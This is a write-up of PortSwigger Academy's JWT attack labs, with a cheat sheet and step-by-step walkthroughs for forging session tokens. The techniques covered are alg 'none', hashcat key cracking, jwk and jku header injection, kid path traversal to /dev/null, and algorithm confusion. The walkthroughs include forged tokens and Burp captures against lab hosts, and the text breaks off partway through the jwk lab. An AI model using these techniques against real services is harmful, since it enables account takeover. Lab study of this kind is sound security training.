

JWT Attacks

Portswigger



Main Section Indexes

- [Overview + Resources](#)
- [Cheat Sheet | Summary](#)
- [Lab: JWT authentication bypass via unverified signature](#)
- [Lab: JWT authentication bypass via flawed signature verification](#)
- [Lab: JWT authentication bypass via weak signing key](#)
- [Lab: JWT authentication bypass via jwk header injection](#)
- [Lab: JWT authentication bypass via jku header injection](#)
- [Lab: JWT authentication bypass via kid header path traversal](#)
- [Lab: JWT authentication bypass via algorithm confusion](#)
- [Lab: JWT authentication bypass via algorithm confusion with no exposed key](#)

Overview + Resources

- This document contains a writeup of the JWT attacks category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- <https://portswigger.net/web-security/jwt>

Recon + Prevention

- Identify if the application is using JWT Tokens for authentication/authorization purposes. JWT tokens are easy to spot as they are base64 encoded and begin with the values of “ey...”.
- JWT vulnerabilities prevention - <https://portswigger.net/web-security/jwt#how-to-prevent-jwt-attacks>

Cheat Sheet | Summary

- **Unverified Signature.**
 - The application is not properly verifying the signature of the JWT Token. Simply manipulate the JWT's payload and use it to attack the application.
- **Flawed Signature Verification.**
 - The application is trusting the algorithm sent in the header of the JWT Token. Change the "alg" key in the header to the value of "none". To bypass dis-allow list validations, it may be required to obfuscate the value "none" -> "NonE", etc. When using the JWT Token in the attack, omit the entire Signature of the token but leave the preceding dot "." at the end
- **Weak Signing Key.**
 - The application is using a weak secret to both sign and verify tokens. The secret can be brute forced using a tool like hashcat. Once the secret is cracked, we can use it to create our own key using Burp's JWT Editor Keys and use it to sign our tampered tokens to attack the application.

- **JWK Header Injection.**
 - The server supports the JSON Web Key (JWK) header, which provides an embedded JSON object representing the key. The server fails to ensure the key is coming from a trusted source. The original JWT Token used in the application is using the RS256 algorithm. Using Burp's JWT Editor Keys, we can create a new RSA key to use in our attack.
 - Burp has the option to use the "Embedded JWK" attack, which will automatically update the header with the JWK key, etc. Finally manipulate the JWT payload, then sign the token using our created RSA token. Now that the JWT Token is signed with our own RSA Key, when the server uses the key in the JWK header we injected the verification will succeed.
- **JKU Header Injection.**
 - The server supports the JSON Web Key Set URL (JKU) header, which provides a URL from which servers can fetch a set of keys containing the correct key. The server fails to check that the provided URL is coming from a trusted domain. The original JWT Token used in the application is using the RS256 algorithm. Using Burp's JWT Editor Keys, we can create a new RSA key to use in our attack.
 - We can place the RSA key within Burp's Exploit Server to host the key. In the original JWT Token, change the "kid" value to match same with the key we generated and inject the "jku" header that points to the URL that is hosting our own RSA key. Finally, when manipulating the JWT Token, sign it with our generated RSA key. Now that the JWT Token is signed with our own RSA Key, when the server reaches out to the URL within the JKU header it will grab the key with the same "kid" value and use it to verify the token which will now succeed.

- **KID Header - Path Traversal.**
 - The "kid" header, which is a String that indicates the key that was used to digitally sign the JWT, is vulnerable to a path traversal attack. The server is using a Symmetric Key to sign the token, which means a single key is used to both sign and verify the token.
 - If we can point the "kid" header to the /dev/null file, this will return an empty String. Then use Burp JWT Editor Keys to create a new Symmetric Key and change the "k" value to "AA==", which is a base64 encoded null byte. Sign the tampered JWT Token with this new Symmetric Key and use a path traversal payload in the "kid" header to attack the application.
- **Algorithm Confusion - Public Key Exposed.**
 - The server is using the "alg" header to determine which algorithm to use when verifying the token, however only the RS256 or HS256 is allowed. Originally the JWT Token is using the RS256 token (2 different keys) to sign and verify the token. The exact public key used to verify the token is being exposed within the application's webroot.
 - We can use this same exposed key to generate a new Symmetric Key using Burp's JWT Editor Keys tab. Use this generated Symmetric Key to sign the tampered JWT Token, while also changing the "alg" to the value of "HS256". Since the algorithm "HS256" uses the same key to both verify and sign the token this exploit will work, as the server will fetch the same key, we used to sign the token, to verify the signature.
- **Algorithm Confusion - Public Key Not Exposed.**
 - See the steps in the section.

Labs

- LAB APPRENTICE [JWT authentication bypass via unverified signature](#) Solved
- LAB APPRENTICE [JWT authentication bypass via flawed signature verification](#) Solved
- LAB PRACTITIONER [JWT authentication bypass via weak signing key](#) Solved
- LAB PRACTITIONER [JWT authentication bypass via jwk header injection](#) Solved
- LAB PRACTITIONER [JWT authentication bypass via jku header injection](#) Solved
- LAB PRACTITIONER [JWT authentication bypass via kid header path traversal](#) Solved
- LAB EXPERT [JWT authentication bypass via algorithm confusion](#) Solved
- LAB EXPERT [JWT authentication bypass via algorithm confusion with no exposed key](#) Solved

Lab: JWT authentication bypass via unverified signature

Lab: JWT authentication bypass via unverified signature

- This lab uses a JWT-based mechanism for handling sessions. Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives.
- To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- Install the extension – JWT Editor – from the Bapp Store.
- Log into the application with the provide credentials.
- Send the /my-account request to burp repeater.
- Use the JSON Web Token tab to modify the payload in the JWT token.
- Change the “sub” key to the value of “administrator” in the Payload portion of the JWT token.
- Use the new JWT and submit a request to the /my-account page and we gain access to the admin account. The application is not properly verifying the signature of the JWT token and we can manipulate it in any way.

- Send the /my-account request to burp repeater
- In the response we can see the information in-scope for the user wiener

Request

Pretty	Raw	Hex	JSON Web Token
1 GET /my-account HTTP/2 2 Host: 0a9f004b0435d068c651454900b6004f.web-security-academy.net 3 Cookie: session=eyJraWQiOiI1MjAwZWMzOC02MTg3LTQyYTQtODZlZC0xZTBmOGY3ODE3OTEiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lcIIsImV4cCI6MTY3ODU4MzI2NHO.R135cZBzrOuv-YTDnYR0zvVHomipakjGXbxJ0brTvFFeylKUojzqa7TJzi2_mMA_Qdioobsqs9E1-FU8vqkOIsODYCJwwx3zhRO-JAYorXqChxnbrlhWjYXuM_KgRmWim5L5x4K8xAWPxdtX12OpeV-pNVNcKphASUEleTgR9ymAaSGmC5o4alrJTs-OHgANyYbYNop5ssQM9i2W17tqt5HNcn2mU8Q1ZT2XBQ1FcKDOj_hK7gflanEsEo7fDmYVeLIFsQM7JSrj_p-TSzto7GT-8-21AdhqGXwhu8-F7dGnvBBc10DJE2_1xEgOS1FJmfuOxxkL3zvwJc57RrHFuA 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a9f004b0435d068c651454900b6004f.web-security-academy.net/login 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15			

Response

Pretty	Raw	Hex	Render
54 My Account 55			
56 <h1> 57 <div id=account-content> 58 <p> 59 Your username is: wiener 60 </p> 61 <p> 62 Your email is: wiener@normal-user.net 63 </p> 64 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> 65 <label> 66 Email 67 </label> 68 <input required type="email" name="email" value=""> 69 <input required type="hidden" name="csrf" value="K1IBhypGF1TKrdc43gLs8TrZUrV2R9gd"> 70 <button class='button' type='submit'> 71 Update email 72 </button> 73 </form> 74 </div> 75 </div> 76 </section> 77 </div> 78 </body>			

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQiOiI1MjAwZWMzOC02MTg3LTQyYTQtODZIZC0xZTBmOGY3ODE ...

Serialized JWT

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciiSImV4cCI6MTY3ODU4MzI2NH0.R135cZBzr0uv-YTDnYR0zvVHomipakjGXbxJ0brTvFFeylKUoqzqa7TJzi2_mMA_Qdioobsqs9E1-FU8vgkOIsODYCJwx3zhR0-JAYorXqChxnbr1hWjYXuM_KgRmWim5L5x4K8xAWPxdtx120peV-pNVNcKphASUEleTgR9ymAaSGmC5o4alrJTs-0HgAnYbYNoP5ssQM9i2W17tqt5HNCn2mU8Q1ZTZXBQ1FcKDOj_hK7gflanEsEo7fdmYVeLIFsQM7JSrj_p_-Tszt07GT-8-21AdhqGxwhu8-F7dGnvB8c10DJE2_1xEgOS1FJmfu0xkL3zvwJc57RrHFuA
```

Copy Decrypt Verify

JWS JWE

Header

```
{"kid": "5200ec38-6187-42a4-86ed-1e0f8f781791",  
 "alg": "RS256"  
}
```

Format JSON

Compact JSON

Payload

```
"iss": "portswigger",  
 "sub": "wiener",  
 "exp": 1678583264
```

Format JSON

Compact JSON

Signature

```
47 5D F9 71 90 73 AC EB AF F9 84 C3 9D 84 74 CE  
F5 47 A2 68 A9 6A 48 C6 5D BC 49 D1 BA D3 BC 51
```

Ready

Response

Pretty Raw Hex

- We can use the JSON Web Token tab that is located within Burp repeater to manipulate the JWT “payload” section.

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQiOiI1MjAwZWMzOC02MTg3LTQyYTQtODZIZC0xZTBmOGY3ODE ...

Serialized JWT

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCleHAi0jE2Nzg1ODMyNjR9.R135cZBzr0uv-YTDnYR0zvVHomipakjGXbxJ0brTvFFeylKUoqzqa7TJzi2_mMA_Qdioobsqs9E1-FU8vgkOIsODYCJwx3zhR0-JAYorXqChxnbr1hWjYXuM_KgRmWim5L5x4K8xAWPxdtx120peV-pNVNcKphASUEleTgR9ymAaSGmC5o4alrJTs-0HgAnYbYNoP5ssQM9i2W17tqt5HNCn2mU8Q1ZTZXBQ1FcKDOj_hK7gflanEsEo7fdmYVeLIFsQM7JSrj_p_-Tszt07GT-8-21AdhqGxwhu8-F7dGnvB8c10DJE2_1xEgOS1FJmfu0xkL3zvwJc57RrHFuA
```

Copy Decrypt Verify

JWS JWE

Header

```
{"kid": "5200ec38-6187-42a4-86ed-1e0f8f781791",  
 "alg": "RS256"  
}
```

Format JSON

Compact JSON

Payload

```
"iss": "portswigger",  
 "sub": "administrator",  
 "exp": 1678583264
```

Format JSON

Compact JSON

Signature

```
47 5D F9 71 90 73 AC EB AF F9 84 C3 9D 84 74 CE  
F5 47 A2 68 A9 6A 48 C6 5D BC 49 D1 BA D3 BC 51
```

Ready

Response

Pretty Raw Hex Re



Search...

Request

Pretty Raw Hex JSON Web Token

```
1 GET /my-account HTTP/2
2 Host: Da9f004b0435d068c651454900b6004f.web-security-academy.net
3 Cookie: session=eyJraWQiOiI1MjAwZWmzOC02MTg3LTQyYTQtODZ1ZC0xZTBmOGY3ODE3OTEiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlcifisInNlYiI6ImFkbWluAXN0cmF0b3IiLCJleHaiOjE2Ng10DMyNjR9.R135c2BzrOuv-YTDnYR0zvVHomipakjGXbxJ0brTvFey1KUojzqa7TJz12_mMA_Qdioobsgs9E1-FU8vgkOIsODYCJwwx3zhR0-JAYorXqChxnbrlhWjYXuMKgPmWim5L5x4K8xAWPxdtx12OpeV-pNVNcKphASUE1eTgR9ymAaSGmC5o4alrJTs-OHgANYbYNoPssQM912W17tqt5HNCh2mU8Q12TZXBQ1FcKDOj_hK7gflanEsEo7fDmYVeLIfsQM7JSrj_p_TSzto7GT-8-21AdhgXwhu8-F7dGnvBBC10DJE2_1xEgOS1FJmfuOxkL3zvwJc57FrHFuA
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Da9f004b0435d068c651454900b6004f.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render

```
51 </header>
52 <header class="notification-header">
53 </header>
54 <h1>
55   My Account
56 </h1>
57 <div id="account-content">
58   <p>
59     Your username is: administrator
60   </p>
61   <p>
62     Your email is: admin@normal-user.net
63   </p>
64   <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
65     <label>
66       Email
67     </label>
68     <input required type="email" name="email" value="">
69     <input required type="hidden" name="csrf" value="3YhcDoMoMyOJ98tHek7Wm7C51SpCRK51">
70     <button class="button" type="submit">
71       Update email
72     </button>
73   </form>
```

Settings

Search

All User Project

Tools

Proxy

Intruder

Repeater

Sequencer

Burp's browser

Project

Sessions

Network

User interface

Suite

Extensions

Configuration library

Add match/replace rule

Specify the details of the match/replace rule.

Type: Request header

Match: ^Cookie:\$

Replace: Cookie: session=eyJraWQiOiI1MjAwZWmzOC02MTg3LTQyYTQtOD...

Comment: Admin Cookie

Regex match

OK Cancel

Add	Enabled	Item	Match	Replace	Type	Comment
<input type="checkbox"/>		Request header	^User-Agent.*\$	User-Agent: Mozilla/4.0 (compati...	Regex	Emulate IE
<input type="checkbox"/>		Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPhone; ...	Regex	Emulate iOS
<input type="checkbox"/>		Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linux; U...	Regex	Emulate Android
<input type="checkbox"/>		Request header	^If-Modified-Since.*\$		Regex	Require non-cached resp...
<input type="checkbox"/>		Request header	^If-None-Match.*\$		Regex	Require non-cached resp...

- Send another request to the /my-account page with the new JWT token
- We now have access to the administrator's account simply by changing the payload of the JWT token. The application is not verifying the signature of JWT token.

- We can use the "Match and Replace Rules" function located in the proxy settings to automatically replace our existing JWT token (User wiener) with the new one (User administrator).
- This way we won't have to include the new token manually in every request.

Lab: JWT authentication bypass via flawed
signature verification

Lab: JWT authentication bypass via flawed signature verification

- This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.
- To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
 - Log into the application with provided credentials.
 - Changing the value of the “sub” key in the payload by itself does not work like in the previous lab.
 - We need to change the following properties of the JWT Token:
 - Header:
 - "alg": "none"
 - Payload:
 - "sub": "administrator"
 - After submitting a new request with this new token, we can access the admin user’s account

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQiOiI1OWY5ZjQ3ZS1kNzU2LTQ3ZDEtYjg3NS1mYjA0YThhOGY ...

Serialized JWT

```
0na0qiUIMZphwInFbzIp3mewz2g_JaMCdkc4o3wsYA9gEccdbIL7lchHjmIjloVL27v_
VDHRYSQtwb0DWXA15vhUw1VLqJu7SSNUdRaGlag_nCwsShArWI3GDqC030Eq9P_Ntb4lwWk85IRwNOH7xZ
-8z_AfGzmBDWj_ajos2BVnA2NGsCf3936_VRo9cj5BBSg-qhomcc00LnTSB-
fjfyDgvx1MLCBm0xOT5qLoK4QpaLy_QQYl4TCqPQ0qvTYsLiSS5qdWAdw
```

JWS JWE

Header

```
{"kid": "59f9f47e-d756-47d1-b875-fb04a8a8f140", "alg": "none"}
```

Format JSON Compact JSON

Payload

```
{"iss": "portswigger", "sub": "administrator", "exp": 1678585946}
```

Format JSON Compact JSON

Signature

```
90 77 B8 E9 1C DA 20 B0 1E C6 C0 0E 2B 7B AE 5F
69 6D 2D 39 14 E8 02 C8 C2 BE 64 C6 51 A5 4E 49
75 00 02 22 01 67 FD 0A 02 5C 10 D2 02 62 5C 5C
```

Ready

- Send the /my-account request to repeater and use the JSON Web Token tab to change the values of the header “alg” and payload “sub”.

Request

Pretty Raw Hex

```
1 GET /my-account HTTP/2
2 Host: 0a74003703bccb56c25fdf0e0014007c.web-security-academy.net
3 Cookie: session=eyJraWQiOiI1OWY5ZjQ3ZS1kNzU2LTQ3ZDEtYjg3NS1mYjA0YThhOGYxNDAiLCJhbGciOiJu
b251In0.eyJpc3MiOiJwb3J0c3dpZ2diciIsInN1YiI6ImFkbWluuXN0cmF0b3IiLCJleHAi
OjE2Nzg1ODU5NDZ9.
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a74003703bccb56c25fdf0e0014007c.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render

```
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labs.css" rel="stylesheet">
<title>
JWT authentication bypass via flawed signature verification
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<div id="academyLabHeader">
<section class='academyLabBanner'>
<div class=container>
<div class=logo>
</div>
<div class=title-container>
<h2>
```

Request

Pretty Raw Hex

```
1 GET /my-account HTTP/2
2 Host: 0a74003703bccb56c25fdf0e0014007c.web-security-academy.net
3 Cookie: session=eyJraWQiOiI1OWY5ZjQ3ZS1kNzU2LTQ3ZDEtYjg3NS1mYjA0YThhOGYxNDAiLCJhbGciOiJu
b251In0.eyJpc3MiOiJwb3J0c3dpZ2diciIsInN1YiI6ImFkbWluuXN0cmF0b3IiLCJleHAi
OjE2Nzg1ODU5NDZ9.
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a74003703bccb56c25fdf0e0014007c.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render

```
<h1>
My Account
</h1>
<div id=account-content>
<p>
Your username is: administrator
</p>
<p>
Your email is: admin@normal-user.net
</p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
<label>
Email
</label>
<input required type="email" name="email" value="">
<input required type="hidden" name="csrf" value="6tUAgMzyjrHgkAYhfTtaASfeVnFt8x7T">
<button class='button' type='submit'>
Update email
</button>
```

Lab: JWT authentication bypass via weak signing key

Lab: JWT authentication bypass via weak signing key

- This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a wordlist of common secrets.
- To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- See slides.

- Log into the application with the provided credentials and take note of the JWT Token issued by the server.

Request

Pretty	Raw	Hex	JSON Web Token
1 GET /my-account HTTP/2			
2 Host: 0alb002204780aa6c0c58b45001800ec.web-security-academy.net			
3 Cookie: session=eyJraWQiOiJjMzQ3OGZiZillN2MzLTQ5MmUtYWJlNi0yYmMzMTRjY2I0ZmYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dLciIsInN1YiI6IndpZW5lcIisImV4cCI6MTY3OTM3MjEwOH0._taYezN-1LsV3yjQoferlkC_iy_JokWj2NbbaeEt_0nc			
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://0alb002204780aa6c0c58b45001800ec.web-security-academy.net/login			
9 Upgrade-Insecure-Requests: 1			
10 Sec-Fetch-Dest: document			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-User: ?1			
14 Te: trailers			
15			

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: text/html; charset=utf-8			
3 Cache-Control: no-cache			
4 X-Frame-Options: SAMEORIGIN			
5 Content-Length: 3062			
6			
7 <!DOCTYPE html>			
8 <html>			
9 <head>			
10 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">			
11 <link href="/resources/css/labs.css" rel="stylesheet">			
12 <title>			
13 <JWT authentication bypass via weak signing key>			
14 </title>			
15 </head>			
16 <body>			
17 <script src="/resources/labheader/js/labHeader.js">			
18 </script>			
19 <div id="academyLabHeader">			
20 <section class='academyLabBanner'>			
21 <div class=container>			
22			

- Use hashcat to brute force the secret key of the JWT Token.
- We need to provide:
 - The JWT Token
 - A wordlist


The screenshot shows a NetworkMiner interface with a captured packet. The packet details pane shows a JWT token with a long string of characters. The analysis pane below it displays the command used to capture the token and the wordlist file being used for cracking.

```
(root㉿kali)-[~]
# hashcat -a 0 -m 16500 eyJraWQiOiJjMzQ3OGZiZi1lN2MzLTQ5MmUtYWJlNi0yYmMzMTRjY2I0ZmYiLCJhbGciOiJIUzI1NiJ9eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3OTM3MjEwOH0._taYezN-1LsV3yjQoferlkC_iy_JokWj2NbaeEt_0nc jwt.secrets.list
```

The screenshot shows the Hashcat interface with the cracked secret displayed. The session details pane shows the cracked secret as "secret1".

```
* Bytes.....: 113166
* Keyspace ..: 3492
* Runtime ... : 0 secs
You just need a valid, signed JWT from the target server and a wordlist of well-known secrets. You can then run the following command, passing in the JWT and wordlist as arguments:
eyJraWQiOiJjMzQ3OGZiZi1lN2MzLTQ5MmUtYWJlNi0yYmMzMTRjY2I0ZmYiLCJhbGciOiJIUzI1NiJ9eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3OTM3MjEwOH0._taYezN-1LsV3yjQoferlkC_iy_JokWj2NbaeEt_0nc:secret1
Hashcat signs the header and payload from the JWT using each secret in the wordlist, then compares the resulting signature with the original one from the server. If any of the signatures match, hashcat outputs the identified secret in
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 16500 (JWT (JSON Web Token))
Hash.Target....: eyJraWQiOiJjMzQ3OGZiZi1lN2MzLTQ5MmUtYWJlNi0yYmMzMTR... Et_0nc
Time.Started...: Mon Mar 20 23:28:54 2023 (0 secs)
Time.Estimated ...: Mon Mar 20 23:28:54 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
```

- Base64 encode the secret key that hashcat identified in the previous step.
- This base64 encoded value will be used within the “k” value when generating a new Symmetric Key using Burp.
- Use the JWT Extension here.



- Tamper with the JWT Token and sign it using the Key we created in the previous step.

Request

Pretty Raw Hex JSON Web Token

JWT: 1-eyJraWQiOijMzQ3OGZiZi1lN2MzLTQ5MmUtYWJlNiOyYmMzMTRjY2I ...

Serialized JWT:

```
eyJraWQiOijMzQ3OGZiZi1lN2MzLTQ5MmUtYWJlNiOyYmMzMTRjY2I0ZmYiLCJhbGciOiJIUzI1NiJ9.
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluXNOcmF0b3IiLCJleHAiOjE2NzkzNzIxMDh9.HcI_xActB8dBFSrQynNc4oqsF3Hzd2wv-6Ea-XaSmSO
```

JWS **JWE**

Header:

```
{"kid": "c3478fbf-e7c3-492e-abe6-2bc314ccb4ff",
"alg": "HS256"}
```

Payload:

```
{"iss": "portswigger",
"sub": "administrator",
"exp": 1679372108}
```

Signature:

```
1D C2 3F C4 07 2D 07 C7 41 15 2A D0 CA 73 5C E2
8A AC 17 71 F3 77 6C 2F FB A1 1A F9 76 92 99 2D
```

Attack Sign Encrypt

Response

Pretty Raw Hex Render

```
</p>
<a href="/Logout">
Log out
</a>
<p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
My Account
</h1>
<div id="account-content">
<p>
Your username is: administrator
</p>
<p>
Your email is: admin@normal-user.net
</p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
<label>
Email
</label>
<input required type="email" name="email" value="">
<input required type="hidden" name="csrf" value="XicBkjEUkVVhaZ2fbvqcWzHxcoik78qq">
<button class="button" type="submit">
Update email
</button>
</form>
</div>
</div>
</section>
</div>
</body>
</html>
```

0 match

3,277 bytes

Lab: JWT authentication bypass via jwk header injection

Lab: JWT authentication bypass via jwk header injection

- This lab uses a JWT-based mechanism for handling sessions. The server supports the jwk parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.
- To solve the lab, modify and sign a JWT that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary - Steps to Exploit:**
 - Log into the application with the provided credentials.
 - Decode the header of the JWT token and notice the algorithm used is RS256.
 - Generate a new RSA token using the JSON Extension in Burp Suite.
 - Modify the JWT token by changing the “sub” value to administrator.
 - Sign the JWT Token using the generated RSA keys.
 - Attack – use the embedded JWK option. This will do all the work for us and inject the required values where they need to be.

- After logging into the application, decode the header of the JWT Token and notice that the algorithm used is RS256.

Request

Pretty Raw Hex JSON Web Token

```

1 GET /my-account?id=wiener HTTP/2
2 Host: 0a0900ad03c9e012c0906de400d300f4.web-security-academy.net
3 Cookie: session=
eyJraWQiOijkMDBkYWI5Yi1kOGZlLTRkZjMtYjQwZi1lMTkyNjc2ZGIwYWUi
Jpc3Mioiwb3J0c3dpZ2dlciIsInN1Yi16IndpZW5lcisImVaccI6MTY3OTI4NDMwMX0.Q7Ntsg8Q177W7
8jpCxVekbYrn_oh5VT-iELWRUxKNohUPPR-GMI4TRJLvv7AzDdSj5ENqMT_-0SH8AgRkdTje8PjN3qb8n9
yQW4m9wNs8PppVWFNZ3nMt3TRsTBDM1-6C5x7wUjzpN-SuOE6zi3vcCq75TVÄuqd7vbMiXXjZwPAx-yWGAA
OR7TbG-x7QjjsKkcjjiu0B-TjsB0mVqd3UR0zTzPwtT_VpnHv1gWHSHjewSj38EqPTYYvNivxoWJltjt73eB
_ECV3ZF1XhICMSkzWbJalj0ltijcwf0UrODUtsgTXfiJ7qrCyObNJS90Dbhb17EDJX2m_Mo7nXOG2VXAA
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a0900ad03c9e012c0906de400d300f4.web-security-academy.net/my-account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Response

Pretty Raw Hex Render

```

46   <a href="/">Home
47   </a>
48   <p>
49   | 
50   </p>
51   <a href="/my-account?id=wiener">
52     My account
53   </a>
54   <p>
55   | 
56   </p>
57   <a href="/logout">
58     Log out
59   </a>
60   <p>
61   | 
62   </p>
63   </section>
64   </header>
65   <header class="notification-header">
66   </header>
67   <h1>
68     My Account
69   </h1>
70   <div id="account-content">
71     <p>
72       Your username is: wiener
73     </p>
74     <p>
75       Your email is: wiener@normal-user.net
76     </p>

```

Inspector

Selection 80 (0x50)

Selected text

eyJraWQiOijkMDBkYWI5Yi1kOGZlLTRkZjMtYjQwZi1lMTkyNjc2ZGIwYWUi
LCJhbGciOiJSUzIlNiJ9

Decoded from: URL encoding

eyJraWQiOijkMDBkYWI5Yi1kOGZlLTRkZjMtYjQwZi1lMTkyNjc2ZGIwYWUi
LCJhbGciOiJSUzIlNiJ9

Decoded from: Base64

{"kid": "d00dab9b-d8fe-4df3-b40f-e192676db0ae", "alg": "RS256"}

Cancel Apply changes

Request attributes 2

Request query parameters 1

Request body parameters 0

- Use the JWT Editor Keys tab to generate a new RSA Key. The default 2048 key length is okay to use here.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the top navigation bar, the 'JWT Editor Keys' tab is highlighted. Below it, a table titled 'Keys' lists one entry: '12605260-7814-47c3-8273-ff... RSA 2048'. To the right of the table is a modal window titled 'RSA Key' with a dropdown menu set to '2048' and a 'Generate' button. The 'Key Format' section has 'JWK' selected. The 'Key' field is currently empty.

